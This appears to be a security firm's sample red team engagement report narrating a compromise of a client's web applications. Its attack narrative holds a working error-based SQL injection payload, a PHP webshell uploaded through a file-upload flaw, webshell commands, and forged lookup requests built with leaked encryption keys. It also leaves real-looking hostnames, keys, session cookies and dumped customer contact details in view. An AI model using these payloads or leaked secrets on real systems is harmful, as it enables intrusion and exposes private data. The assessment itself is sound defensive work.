Red Team Engagement Sample Report

This document is a highly confidential which contains all the information regarding the red team engagement that was done by Infopercept Team on ABC Company.

Table of Contents

Copyright

Disclaimer

By accessing and using this report you agree to the following terms and conditions and all applicable laws, without limitation or qualification, unless otherwise stated, the contents of this document including, but not limited to, the text and images contained herein and their arrangement are the property of INFOPERCEPT. Nothing contained in this document shall be construed as conferring by implication, estoppels, or otherwise, any license or right to any copyright, patent, trademark or other proprietary interest of INFOPERCEPT or any third party. This document and its contents including, but not limited to, graphic images and documentation may not be copied, reproduced, republished, uploaded, posted, transmitted, or distributed in any way, without the prior written consent of INFOPERCEPT. Any use you make of the information provided, is at your own risk and liability. Document Authorities

INFOPERCEPT makes no representation about the suitability, reliability, availability, timeliness, and accuracy of the information, products, services, and related graphics contained in this document. All such information products, services, related graphics and other contents are provided 'as is' without warranty of any kind. The relationship between you and INFOPERCEPT shall be governed by the laws of the Republic of India without regard to its conflict of law provisions. You and INFOPERCEPT agree to submit to the personal and exclusive jurisdiction of the courts located at Mumbai. You are responsible for complying with the laws of the jurisdiction and agree that you will not access or use the information in this report, in violation of such laws. You represent that you have the lawful right to submit such information and agree that you will not submit any information unless you are legally entitled to do so.

This report is being supplied by us on the basis that it is for your benefit and information only and that, save as may be required by law or by a competent regulatory authority (in which case you shall inform us in advance), it shall not be copied, referred to or disclosed, in whole (save for your own internal purpose) or in part, without our prior written consent. The report is submitted on the basis that you shall not quote our name or reproduce our logo in any form or medium without prior written consent. You may disclose in whole this report to your legal and other professional advisers for the purpose of your seeking advice in relation to the report, provided that when doing so you inform them that:

Disclosure by them (save for their own internal purposes) is not permitted without our prior written consent, and to the fullest extent permitted by law we accept no responsibility or liability to them in connection with this report.

Any advice, opinion, statement of expectation, forecast or recommendation supplied or expressed by us in this report is based on the information provided to us and we believe such advice, opinion, statement of expectation, forecast or recommendation to be true. However, such advice, opinion, statement of expectation, forecast or recommendation shall not amount to any form of guarantee that we have determined or predicted future events or circumstances but shall ensure accuracy, competency, correctness or completeness of the report based on the information provided to u

Document Version Control

Document Version	Description
1.0	Initial Draft
1.1	Added tactics, techniques & procedures (ttp) used during the engagement

Introduction

Infopercept Team performed a Red Team Engagement (RTE) on ABC COMPANY's domain from 2nd August to 1st September. The engagement performed by Infopercept employed real-world adversary techniques to target the systems under test. The sequence of activities in this approach involves open-source intelligence (OSINT) collection, enumeration, exploitation, phishing, and attack in order to perform goal specific operational impacts.

The goals included:

- Finding an entry point from the outside to get inside the network.
- Test the resilience of cyber infrastructure and the employees against phishing attacks
- Move around in the network to get access to Critical servers and Customer data.
- Find highly confidential data and exfiltrate the data outside the network.

Primary Infiltration Pathway – Executive Summary

1. Exploited web misconfigurations to gain access to **PHPmaker encryption keys** that led to RCE on ABC.com's shared hosting server
2. Gained access to public webapps including employee portal, credit card applications & careers admin panel leading to **sensitive customer information and employee details** with emails
3. **Successful Phishing** campaaign against high privileged users leading to email compromise
4. Lack of password sharing hygiene leading to employee **VPN credentials**
5. Weak password policies and password reuse leading to **20+ email account** compromise
6. Weak network ACLs and passwords leading to **super critical internal servers** being compromised
7. Lack of sensitive information storage and sharing hygiene leading to **compromise of numerous workstations,** assets and internal IT infrastructure
8. **API endpoints** extracted from emails and access via the public domain api.ABC.com
9. Lack of authentication on public APIs leading to **mass customer PII disclosure**
   Lack of internal login monitoring and ACLs leading to the compromise of super admin applications such as MS Dynamics AX, SADAD, Finnone and Splunk
10. Enormous **customer and vendor information disclosure** via compromised super admin applications
    Full control of numerus Application, Database, Backup & Management servers both production and UATs

Introduction – Red Team Exercise

Red Team is designed to benchmark an organizations security controls and processes, particularly around physical security (for example access to buildings and computers/data held within it), general security awareness of staff, network security, procedures, and monitoring.

The end game of a Red Team attack is to provide an organization with a complete 'warts and all' look at its security posture. Usually, Red Teaming takes place during the assessment stage of a business' security process - particularly if it is looking to invest in or upgrade its information security, or if it is carrying out a regular risk audit.

It is particularly valuable to businesses for two key reasons:

- There is no procedure or automated tool in the market that can test an organization's security as intelligently as the human mind.
- Red Teaming tests an organizations' security posture from many angles allowing them to more accurately pinpoint any holes or gaps in security and ensure the right policies, procedures and technology are put in place.

Introduction – Red Team vs VAPT

Red Team is an all-out attempt to gain access to a system by any means. The entire environment is within scope and their goal is to penetrate, maintain persistence, pivot, exfil, to examine what a determined enemy can do. All tactics are available including social engineering. Eventually the red team will get to a point where they own the entire network, or their actions will be caught and they will be stopped by the security administrators of the network they are attacking. At that time, they will report their findings to management in order to assist in the increasing the security of the network. They keep copious notes as this information is valuable later on to fix the weaknesses they exploited. Not many organizations do this, but they usually have an organic red team so the information gleaned from the red team is extremely sensitive. Red team actions are controlled by the manager of the red team.

Penetration test can use the same tactics of a red team (may be limited by management and the scope of the test), and is executed in controlled fashion usually dictated by management and/or asset owners. Typically, the limiting scope of a pen test is time (execution time of the event) in which a report will be made to management. Often in a pen test, before a flaw is exploited, management and system/network engineers must OK the attack to ensure it doesn't affect day to day operations. The goal is the find weaknesses in systems/networks in order to increase the security posture. Pen tester actions are controlled by business management and/or the asset owners

Introduction – Planning Red Team

The red-team exercise is not just a mere pen test; it's an adversary attack simulation exercise that allows us to assess the following:

- If the organization can be breached by an adversary
- If the organization is capable to detect the attack or not
- If an organization is able to contain/ restrict the attack after detection
- If the organization can protect their business-critical assets from the red teamers or not
- How the defenders of an organization perform an incident response in the event of such attacks

Methodology & Approach

Red Team engagements performed by **Infopercept** employ real-world adversary techniques to target the systems under test. Infopercept uses a red team model emulating real adversary tools, techniques and procedures (TTPs) driven by attack scenarios and goals. Unlike a traditional penetration test, the red team model allows for the testing of the entire security scope of an organization to include people, processes and technology.

The three major Red Team phases were used during the engagement to accurately emulate a realistic threat. **Get In, Stay In, and Act.**

The sequence of activities in this approach involves open-source **intelligence (OSINT) collection, enumeration, phishing, exploitation, and attack**. Information gathered during OSINT collection is used in conjunction with passive and active enumeration. Enumeration information typically yields details about specific hardware, services, and software running on remote machines.

The next phase involves analysing all accumulated information to identify potential attack vectors. If a weakness can be exploited, operators attempt to obtain additional access into the network or system and to collect sensitive system information to create effects and demonstrate impact to the customer. Vetted tools, methodologies, and operator experience were employed to prevent unintentional disruption, degradation or denial of service to the customer. Our highly experienced team of professional red team operators were able to get inside the network of ABC Company by following the cyber kill chain methodology.

Scope & Planning – Scenario

The Red Team engagement was based on the Assumed Breach Model utilizing external phishing attack. A coordinated web application attack & phishing attack were used to begin the exercise and involved the support of a trusted agent.

The attack was followed by a credentials theft from the compromised emails and then code execution on the internal servers which did not had the required protective measures in place during the engagement.

The approach of the Assumed Breach Model allows the test to begin quickly and later use access gained from the web application attack & phishing attack to validate actions.

Scope & Planning - Scope

The scope identified by ABC Company is to include any domain, IP, subnet that is registered to the organization -

Target Domain Name	*.ABC.com
	*.ABC.com

In a generic red team engagement, the reverse scope is mentioned instead of a normal scope. A reverse scope is a practice of excluding the targets on which the engagement is not authorized to do.

Scope & Planning – Attack Plan

For this engagement, the following were the attack plan discussed by the Infopercept team:

- Diving deep into OSINT to get as much information as possible on ABC.com & *.XYZ.com
- Performing an Domain Homoglyph Attack by registering a fake domain (ABC.com, note that an 'l' is replaced from the original domain).
- Searching for all the web application servers registered to *.ABC.com & *.XYZ.com domain and finding a vulnerable
- entry point from there to go inside the network.
- Looking for all the subnets, ports & services, IPs linked to *. ABC.com & *.XYZ.com.
- Getting the email IDs for all the employees and their personal information to perform a spear phishing attack or a watering-hole attack to get inside the network from there.

Attack Narrative – Web Application Attack Surface





Figure 1 [Customer Services Ticketing System]



Request

Raw | Params | Headers | Hex

```
1  POST /forms/customer_service_add.php?action=list HTTP/1.1
2  Host: ncsts.optionstech.com
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: multipart/form-data; boundary=---------------------------408285198519353630561221433184
8  Content-Length: 1953
9  Origin: https://ncsts.optionstech.com
10 DNT: 1
11 Connection: close
12 Referer: https://ncsts.optionstech.com/forms/customer_service_index_new.php?lang=en
13 Cookie: PHPSESSID=bb047355ebd49fcebc14bc38ac937bef
14 Upgrade-Insecure-Requests: 1
15
16 ---------------------------408285198519353630561221433184
17 Content-Disposition: form-data; name="txtCustomerName"
18
19 asd
20 ---------------------------408285198519353630561221433184
21 Content-Disposition: form-data; name="txtTelNumber"
22
23 0512312312'
24 ---------------------------408285198519353630561221433184
25 Content-Disposition: form-data; name="txtCustomerID"
26
27 123' and 1=(select 1 from (Select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from
   information_schema.tables group by y) x)--
28 ---------------------------408285198519353630561221433184
29 Content-Disposition: form-data; name="selCity"
30
```

Figure 2 Identified SQL injection in customer support form

Response

Raw | Headers | Hex | Render

```
1  HTTP/1.1 200 OK
2  Date: Mon, 03 Aug 2020 22:53:43 GMT
3  Server: Apache
4  Upgrade: h2,h2c
5  Connection: Upgrade, close
6  Vary: Accept-Encoding
7  Content-Length: 1130
8  Content-Type: text/html; charset=UTF-8
9
10 <!DOCTYPE html>
11 <html>
12   <head>
13     <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
14     <link rel="stylesheet" type="text/css" href="css/style_customer.css"/>
15     <script src="js/jquery.js" type="text/javascript">
       </script>
16     <script src="js/jquery.tools.min.js" type="text/javascript">
       </script>
17     <script src="js/jquery-1.7.2.js" type="text/javascript">
       </script>
18     <script src="js/jquery.validate.js" type="text/javascript">
       </script>
19   </head>
20   <body dir="ltr" topmargin="0" leftmargin="0" rightmargin="0">
       <br />
21     <b>
         Warning
       </b>
       :  mysqli_query(): (23000/1062): Duplicate entry '                    for key 'group_key' in <b>
         /home1/optionst/ncsts/forms/customer_service_add.php
       </b>
        on line <b>
```

Figure 3 Exploiting SQL injection lead to plain text login credentials of the portal

Campaigns
Channels
Socail Media Branch Emails
Users
Cities
Branches
Subjects
Social Media Report
Reports

Tickets

Page « ‹ 1 › » of 11391 Records 1 to 20 of 227806

ID	Status	Create Date	Customer Name	Identification No	Subject
239905	Opened	04/08/2020 01:31:25		123	Early Repayment
239901	Opened	03/08/2020 11:39:56		1048453565	Early Repayment
239900	Opened	03/08/2020 11:03:38		1043819513	Request Clearance
239899	Opened	03/08/2020 08:53:36		1002334876	Complaints and Suggestions
239898	Opened	03/08/2020 08:21:09		1073156455	Complaints and Suggestions
239897	Opened	03/08/2020 08:21:08		1073156455	Complaints and Suggestions
239904	Opened	03/08/2020 08:10:35		1025251842	Request Clearance
239903	Opened	03/08/2020 07:47:34		1011032776	Paid Amount Settlement
239896	Opened	03/08/2020 05:49:25		1006663338	Early Repayment

Figure 4 Admin access obtained leading to customer information disclosure

Page « ‹ 1 › » of 2 Records 1 to 20 of 34

ID	English Name	Username	Email	Active	User Type
1		Collection1	Hak it.com	Active	Department Admin
2		Collection2	ARA it.com	Disabled	Department Admin
3		Credit1	ncs .com	Active	Department Admin
4		Credit2	Nra com	Active	Department Admin
5		Operations1	HAC t.com	Active	Department Admin
6		Operations2	Nals t.com	Active	Department Admin
7		Sales1	F.ali	Active	Department Admin
8		Sales2	Mfa n	Active	Department Admin
9		CustomerCare1	Hon m	Disabled	Department Admin
11		compliant1	n.m com	Active	Service Admin
12		compliant2	HOr m	Active	Service Admin
13		compliant3	Mas	Disabled	Service Admin

Figure 5 Along with organization employee information containing Name, Emails, Designations and passwords

Index of /temp

Name	Last modified	Size	Description
Parent Directory		-	
DMS_v1.zip	2016-04-12 14:18	17M	
DMS_v1/	2016-04-12 14:30	-	

This PC › Downloads › Compressed › DMS_v1.zip › DMS_v1

Name	Type	Compressed size
documentgridcls.php	PHP File	12 KB
documentinfo.php	PHP File	7 KB
documentlist.php	PHP File	13 KB
documentview.php	PHP File	8 KB
ewcfg12.php	PHP File	9 KB
ewdbhelper12.php	PHP File	3 KB
ewemail12.php	PHP File	1 KB
ewfile12.php	PHP File	2 KB
ewlookup12.php	PHP File	2 KB
ewmenu.php	PHP File	1 KB
ewmobilemenu.php	PHP File	1 KB
ewmysql12.php	PHP File	6 KB
ewsession12.php	PHP File	1 KB
ewshared12.php	PHP File	13 KB
ewupload12.php	PHP File	3 KB

Figure 7 Directory Listing flaw lead to complete source code of organization Employee portal built with Phpmaker

```
define("EW_UNFORMAT_YEAR", 50, TRUE); // Unformat yea
define("EW_PROJECT_NAME", "DMS_v3", TRUE); // Project
define("EW_CONFIG_FILE_FOLDER", EW_PROJECT_NAME . "",
define("EW_PROJECT_ID", "{BC7C8D8C-71B3-417C-95E9-FF8
$EW_RELATED_PROJECT_ID = "";
$EW_RELATED_LANGUAGE_FOLDER = "";
define("EW_RANDOM_KEY", '14x3uA3Ig868YeZU', TRUE); //
define("EW_PROJECT_STYLESHEET_FILENAME", "phpcss/DMS_
define("EW_CHARSET", "utf-8", TRUE); // Project chars
define("EW_EMAIL_CHARSET", EW_CHARSET, TRUE); // Emai
define("EW_EMAIL_KEYWORD_SEPARATOR", "", TRUE); // Em
```

Figure 6 Phpmaker's secret encryption key extracted from source code

Request

Raw | Params | Headers | Hex

```
1 POST /ewlookup12.php HTTP/1.1
2 Host: po
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
4 Accept: application/json, text/javascript, */*;
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded;
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 155
0 Origin:
1 DNT: 1
2 Connection: close
3 Referer: http://ncsts.optionstech.com/tbl_custom
4 Cookie: PHPSESSID=bb047355ebd49fcebc14bc38ac937b
5
6 s=z9LsqCP6ctcDmCKsijPa4znZmo3_9SOs&d=&f0=INfHRUg
  updateoption&name=x_cus_assigned_usr_id&token=
```

Response

Raw | Headers | Hex | Render | JSON Beautifier

```
1 HTTP/1.1 200 OK
2 Date: Tue, 04 Aug 2020 00:43:11 GMT
3 Server: Apache
4 Expires: Mon, 26 Jul 1997 05:00:00 GMT
5 Cache-Control: private, no-store, no-cache, must-rev
6 Pragma: no-cache
7 X-UA-Compatible: IE=edge
8 Upgrade: h2,h2c
9 Connection: Upgrade, close
10 Last-Modified: Tue, 04 Aug 2020 00:43:12 GMT
11 Content-Length: 21
12 Content-Type: text/html; charset=utf-8
13
14
```

Response

Raw | Headers | Hex | Render | JSON Beautifier

```
1 HTTP/1.1 200 OK
2 Date: Tue, 04 Aug 2020 00:49:38 GMT
3 Server: Apache
4 Expires: Mon, 26 Jul 1997 05:00:00 GMT
5 Cache-Control: private, no-store, no-cache, must-reval
6 Pragma: no-cache
7 X-UA-Compatible: IE=edge
8 Upgrade: h2,h2c
9 Connection: Upgrade, close
0 Last-Modified: Tue, 04 Aug 2020 00:49:38 GMT
1 Vary: Accept-Encoding
2 Content-Length: 140
3 Content-Type: text/html; charset=utf-8
4
5 [["announcement"],["document"],["folders"],["links"],[
```

Figure 8 Used the encryption key to send encrypted SQL queries and gaining access to entire internal database

Response

Raw | Headers | Hex | Render | JSON Beautifier

```
1 HTTP/1.1 200 OK
2 Date: Tue, 04 Aug 2020 00:51:37 GMT
3 Server: Apache
4 Expires: Mon, 26 Jul 1997 05:00:00 GMT
5 Cache-Control: private, no-store, no-cache, must-revalidate, po
6 Pragma: no-cache
7 X-UA-Compatible: IE=edge
8 Upgrade: h2,h2c
9 Connection: Upgrade, close
10 Last-Modified: Tue, 04 Aug 2020 00:51:37 GMT
11 Content-Length: 61
12 Content-Type: text/html; charset=utf-8
13
14 [["ID"],["Name"],["Email"],["Password"],["Level"],["Active"]]
```

Response

Raw | Headers | Hex | Render | JSON Beautifier

```
1 HTTP/1.1 200 OK
2 Date: Tue, 04 Aug 2020 00:52:45 GMT
3 Server: Apache
4 Expires: Mon, 26 Jul 1997 05:00:00 GMT
5 Cache-Control: private, no-store, no-cache, must-revalidate, post-check
6 Pragma: no-cache
7 X-UA-Compatible: IE=edge
8 Upgrade: h2,h2c
9 Connection: Upgrade, close
10 Last-Modified: Tue, 04 Aug 2020 00:52:45 GMT
11 Vary: Accept-Encoding
12 Content-Length: 9793
13 Content-Type: text/html; charset=utf-8
14
```

Figure 9 Extracted Employee ID's and passwords in plain text from the database

```
1  POST /ewupload12.php HTTP/1.1
2  Host: portal.nayifat.com
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101
   Firefox/78.0
4  Accept: application/json, text/javascript, */*; q=0.01
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  X-Requested-With: XMLHttpRequest
8  Content-Type: multipart/form-data;
   boundary=----------------------------239916401737807321863944489139
9  Content-Length: 892
10 Origin: http
11 DNT: 1
12 Connection: close
13 Refere
   http:/                              ileadd.php?showmaster=tbl_customer_service&fk_
   _id=
14 Cookie: PHPSESSID=04c0110fcb7685afc8ccde14c01a934c; ncsts_v3[LastUrl]=
   %2Frep_day_tickets.php
15
16 ----------------------------239916401737807321863944489139
17 Content-Disposition: form-data; name="id"
18
19 x_fil_name
20 ----------------------------239916401737807321863944489139
21 Content-Disposition: form-data; name="table"
22
23 tbl_file
24 ----------------------------239916401737807321863944489139
25 Content-Disposition: form-data; name="replace"
26
27 1
28 ----------------------------239916401737807321863944489139
29 Content-Disposition: form-data; name="exts"
30
31 gif,jpg,jpeg,bmp,png,doc,docx,xls,xlsx,pdf,zip,php
32 ----------------------------239916401737807321863944489139
33 Content-Disposition: form-data; name="maxsize"
34
35 2000000
36 ----------------------------239916401737807321863944489139
37 Content-Disposition: form-data; name="x_fil_name"; filename="a.php.jpg"
38 Content-Type: image/jpeg
39
40 <?php system($_GET['bullaa']) ?>
```

```
1  HTTP/1.1 200 OK
2  Date: Tue, 04 Aug 2020 02:21:07 GMT
3  Server: Apache
4  Expires: Mon, 26 Jul 1997 05:00:00 GMT
5  X-UA-Compatible: IE=edge
6  Pragma: no-cache
7  Cache-Control: no-store, no-cache, must-revalidate
8  Content-Disposition: inline; filename="files.json"
9  X-Content-Type-Options: nosniff
10 Access-Control-Allow-Origin: *
11 Access-Control-Allow-Credentials: false
12 Access-Control-Allow-Methods: OPTIONS, HEAD, GET, POST, PUT, PA
13 Access-Control-Allow-Headers: Content-Type, Content-Range, Cont
14 Vary: Accept,Accept-Encoding
15 Upgrade: h2,h2c
16 Connection: Upgrade, close
17 Last-Modified: Tue, 04 Aug 2020 02:21:07 GMT
18 Content-Length: 333
19 Content-Type: application/json
20
21 {
     "files":[
       {
         "name":"a.php",
         "size":33,
         "type":"image\/jpeg",
         "url":"http:\/\                                  .oad12.php?rnd=38
         "deleteUrl":"ht                                  /ewupload12.php?
         "deleteType":"POST"
       }
     ]
   }
```

Figure 10 Exploited a Arbitrary File upload vulnerability to upload a php webshell on the portal.ABC.com server

```
Not secure | porta[redacted]p__04c0110fcb7685afc8ccde14c01a934c/tbl_file/x_fil_name/a.php?bullaa=whoami
nayifat

Not secure | view-source:portal.[redacted]04c0110fcb7685afc8ccde14c01a934c/tbl_file/x_fil_name/a.php?bullaa=ls%20[redacted]backup/
total 1536704
drwxr-xr-x  2                4096 Jun 10 00:52 .
drwx--x--x 27                4096 Jun  8 16:51 ..
-rw-r--r--  1               29267 Jun 24  2016 2016-06-24-n[redacted]  l.zip
-rw-r--r--  1               72304 Apr  2  2018 2018-04-02-d[redacted]  com.zip
-rw-r--r--  1               15962 Mar  1  2019 2019-03-01-d[redacted]  com.zip
-rw-r--r--  1               36316 May  1  2019 2019-05-01-n[redacted]  ip
-rw-r--r--  1               23951 Apr 22 22:28 2020-04-22-n[redacted]  ip
-rw-r--r--  1               02027 May 19 19:04 2020-05-19-n[redacted]  ip
-rw-r--r--  1               54612 Jun 1[redacted]  n.zip
```

Figure 11 Leading to complete access to the hosting server and all assets/code on it




Figure 12 [ABC.com (main website + sub applications)]

```
ure | view-source:port[redacted]04c0110fcb7685afc8ccde14c01a934c/tbl_file/x_fil_name/a.php?bullaa=cat%20/hom[redacted]ewcfg14.ph

guration file

E_PATH)) $EW_RELATIVE_PATH = "";

ED", FALSE, TRUE); // TRUE to debug
{
errors", "1"); // Display errors
ALL ^ E_NOTICE); // Report all errors except E_NOTICE

, (strtolower(substr(PHP_OS, 0, 3)) === 'win'), TRUE); // Is Windows OS
ersion_compare(PHP_VERSION, "5.5.0") >= 0, TRUE); // Is PHP 5.5 or later
This script requires PHP 5.5 or later. You are running " . phpversion() . ".");
TER", ((EW_IS_WINDOWS) ? "\\" : "/"), TRUE); // Physical path delimiter
= "."; // Relative path of app root
AR", 50, TRUE); // Unformat year
E",                                  / Project name
_FOLDER , EW_PROJECT_NAME, TRUE); // Config file name
, "{F36DF708-5908-477B-B821-5C2B52088A2A}", TRUE); // Project ID (GUID)
= "";
OLDER = "";
, 'PJreKXa1lnnF9N9R', TRUE); // Random key for encryption
LESHEET_FILENAME", "phpcss/nayifat_new_v4.css", TRUE); // Project stylesheet file name
utf-8", TRUE); // Project charset
```

Figure 13 Utilizing the webshell on portal.ABC.com, read the source code of ABC.com's numerous other panels including the webcontent admin panel. Extracted the PHPmaker encryption secret.

Request

Raw | Params | Headers | Hex

```
1  POST /admin/ewlookup14.php HTTP/1.1
2  Ho
3  Us (Windows NT 10.0; Win64; x64; rv:
4  Accept: application/json, text/javascript, */*; q=0.01
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded; charset=
8  X-Requested-With: XMLHttpRequest
9  Content-Length: 104
10 Origin: http://nayifat.com
11 DNT: 1
12 Connection: close
13 Referer: http:/                    om/tbl_customer_servic
14 Cookie: PHPSESSID=bb047355ebd49fcebc14bc38ac937bef
15
16 s=c6At8NO4neOevAknU6vOJa6oTh-CRS4N&tO=3&fnO=&lang=en&ajax
```

Response

Raw | Headers | Hex | JSON Beautifier

```
1  HTTP/1.1 200 OK
2  Date: Tue, 04 Aug 2020 02:57:22 GMT
3  Server: Apache
4  Expires: Sat, 26 Jul 1997 05:00:00 GMT
5  Cache-Control: private, no-store, no-cache, must-revalidate
6  Pragma: no-cache
7  X-UA-Compatible: IE=edge
8  Upgrade: h2,h2c
9  Connection: Upgrade, close
10 Last-Modified: Tue, 04 Aug 2020 02:57:23 GMT
11 Content-Length: 21
12 Content-Type: application/json; charset=utf-8
13
14 [
     [
       "nayifat_web2017"
     ]
   ]
```

Figure 14 Exploited the secret in similar fashion to execute arbitrary SQL queries on ABC.com's webadmin database

```
15 [
     [
       "36",
       "
       "
       "1",
       "                                  om",
       "
       "1979-06-28",
       "13035",
       "3",
       "6",
       "",
       "2020-06-18 02:04:15"
     ],
     [
       "35",
       "
       "
       "1",
       "ime993@gmail.com",
       "0555616681",
       "1978-08-17",
       "14700",
       "3",
       "6",
       "",
       "2020-06-18 00:01:11"
     ],
```

```
1  [
2    [
3      "cc_id"
4    ],
5    [
6      "cc_name"
7    ],
8    [
9      "cc_nid"
10   ],
11   [
12     "cc_nationality_id"
13   ],
14   [
15     "cc_email"
16   ],
17   [
18     "cc_mobile_number"
19   ],
20   [
21     "cc_date_of_birth"
22   ],
23   [
24     "cc_income"
25   ],
26   [
27     "cc_sector_id"
28   ],
29   [
30     "cc_status_id"
31   ],
32   [
33     "cc_note"
34   ],
35   [
36     "cc_submitdate"
37   ]
```

```
[
  [
    "1",
    "ihab",
    "ihab",

    "1",
    "Ihab AbuHilal"
  ],
  [
    "2",
    "view",

    om",
    "1",
    "2",
    "View user"
  ],
  [
    "3",
    "admin",

    .com",
    "1",
    "1",

  ]
]
```

Figure 15 This led to complete database access on the hosting server leading to sensitive customer information, credit card users, job appliers and internal employees

